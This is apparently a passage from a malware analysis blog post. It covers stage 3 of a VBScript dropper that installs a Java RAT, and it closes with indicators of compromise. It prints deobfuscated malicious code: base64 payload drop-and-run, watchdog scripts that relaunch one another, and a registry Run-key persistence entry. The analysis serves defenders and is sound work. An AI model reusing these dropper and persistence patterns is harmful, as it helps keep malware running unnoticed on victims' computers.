
## Stage 3

This is the final stage of the main malware execution. This stage will get us all the files that are needed for the successful execution of the malware.

Stage 3 results in creation of three files:


- “\RATTY.jar” —
- “\rXvOlRHjpw.vbs” —
- “\UhVHQvjFGb.vbs” —

The first file to be executed is the Watcher. Watcher then runs the other two:




This PC ▸ Local Disk (C:) ▸ Users ▸ ragnar ▸ AppData ▸ Roaming ▸

| Name | Date modified | Type | Size |
|---|---|---|---|
| Adobe | 4/4/2018 2:07 PM | File folder | |
| Microsoft | 4/10/2018 2:33 PM | File folder | |
| Notepad++ | 4/10/2018 2:12 PM | File folder | |
| [redacted] | 4/10/2018 7:13 AM | File folder | |
| [redacted] | 4/10/2018 4:34 PM | File folder | |
| RATTY.jar | 4/10/2018 7:53 PM | JAR File | |
| rXvOlRHjpw | 4/10/2018 7:53 PM | VBScript Script File | |
| UhVHQvjFGb | 4/10/2018 7:53 PM | VBScript Script File | |
| vCNkCxcKEd | 4/10/2018 4:34 PM | VBScript Script File | |



```
Set theShell = CreateObject("WScript.Shell")
Dim appdatadir, thefile, watcher, master, filename, watcherna
appdatadir = theShell.ExpandEnvironmentStrings("%appdata%")
thefile = "UEsDBAoAAAgAAG55pEgAAAAAAAAAAAAAAAADAAAAZGUvUEsDBA
watcher = "Q29uc3QgVHlwZUJpbmFyeSA9IDEKQ29uc3QgRm9yUmVhZGluZy
master = "Q29uc3QgVHlwZUJpbmFyeSA9IDEKQ29uc3QgRm9yUmVhZGluZyA
filename = appdatadir & "\RATTY.jar"
watchername = appdatadir & "\rXvOlRHjpw.vbs"
mastername = appdatadir & "\UhVHQvjFGb.vbs"
writeBytes filename, decodeBase64(thefile)
writeBytes watchername, decodeBase64(watcher)
writeBytes mastername, decodeBase64(master)
theShell.Run("""" & watchername & """")
Private Sub writeBytes(file, bytes)
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, ForWriting
End Sub

Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
```


Watcher makes sure the RAT and the master file are running. If they are not found to be running, it executes them. Let’s have a look at the code block:



```
Set objShell = CreateObject("WScript.Shell")
Set wmiObj = GetObject("winmgmts:\\.\root\cimv2")
dim file1, file2, PID1, PID2, appdatadir
appdatadir = objShell.ExpandEnvironmentStrings("%appdata%")
file1 = "RATTY.jar"
file2 = "UhVHQvjFGb.vbs"
On Error Resume Next
dim running
running = IsFileRunning(file1)
if running = false then
PID1 = RunFile(file1)
else
PID1 = running
end if
Set running = Nothing
running = IsFileRunning(file2)
if running = false then
PID2 = RunFile(file2)
else
PID2 = running
end if
Set running = Nothing
while true
if IsProcessRunning(PID1) = false then
PID1 = RunFile(file1)
end if
if IsProcessRunning(PID2) = false then
PID2 = RunFile(file2)
end if
Wscript.Sleep(100)
wend
function IsProcessRunning(pid)
Set result = wmiObj.ExecQuery("Select * From Win32_Process Where ProcessId=" & pid)
if result.Count > 0 then
```


RAT
Master
Checks if these are running
If not running, then run these files

The master makes sure the watcher is running. If it is not running, it executes it.



```
Set objShell = CreateObject("WScript.Shell")
Set wmiObj = GetObject("winmgmts:\\.\root\cimv2")
dim file1, PID1, appdatadir
appdatadir = objShell.ExpandEnvironmentStrings("%appdata%")
file1 = "rXvOlRHjpw.vbs"
On Error Resume Next
dim running
running = IsFileRunning(file1)
if running = false then
PID1 = RunFile(file1)
else
PID1 = running
end if
Set running = Nothing
while true
if IsProcessRunning(PID1) = false then
PID1 = RunFile(file1)
```

It also adds the required entries to the registry



```
objShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\stbDSJPInF", "wscript """ & appdatadir & "\" & file1 & """", "REG_SZ"
Wscript.Sleep(100)
wend
function IsProcessRunning(pid)
Set result = wmiObj.ExecQuery("Select * From Win32_Process Where ProcessId=" & pid)
if result.Count > 0 then
IsProcessRunning = true
```

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| stbDSJPInF | REG_SZ | wscript "C:\Users\ragnar\AppData\Roaming\rXvOlRHjpw.vbs" |
| vCNkCxcKEd | REG_SZ | wscript.exe //B "C:\Users\ragnar\AppData\Roaming\vCNkCxcKEd.vbs" |

At this point in the execution flow, all the files have been successfully deployed and executed. The RAT will now establish connection back to the C2 and start executing the commands it has been programmed to run.

## Conclusion

This malware is new at the time of this writing. The infection vector is phishing emails but it comes fully packed and loaded to drop a complete JRAT on the victim's computer and have it up and running within seconds of execution.

At this time the embedded RATs are Ratty JRAT and Dunihi RAT, but for the purpose of this post, we will not be analyzing those. I will include the details at the end of the post though.

All the de-obfuscated and decoded files can be found at one of my git repos: https://github.com/vithakur/schneiken.

**Schneiken Dropper:**

FileName: TT COPY.vbs

MD5: 47f21544a7479cae3e20488731ba6aa6

**JRAT:**

FileName: RATTY.jar

MD5: 9b93c76d2dacf7adaacfc1e99dae8089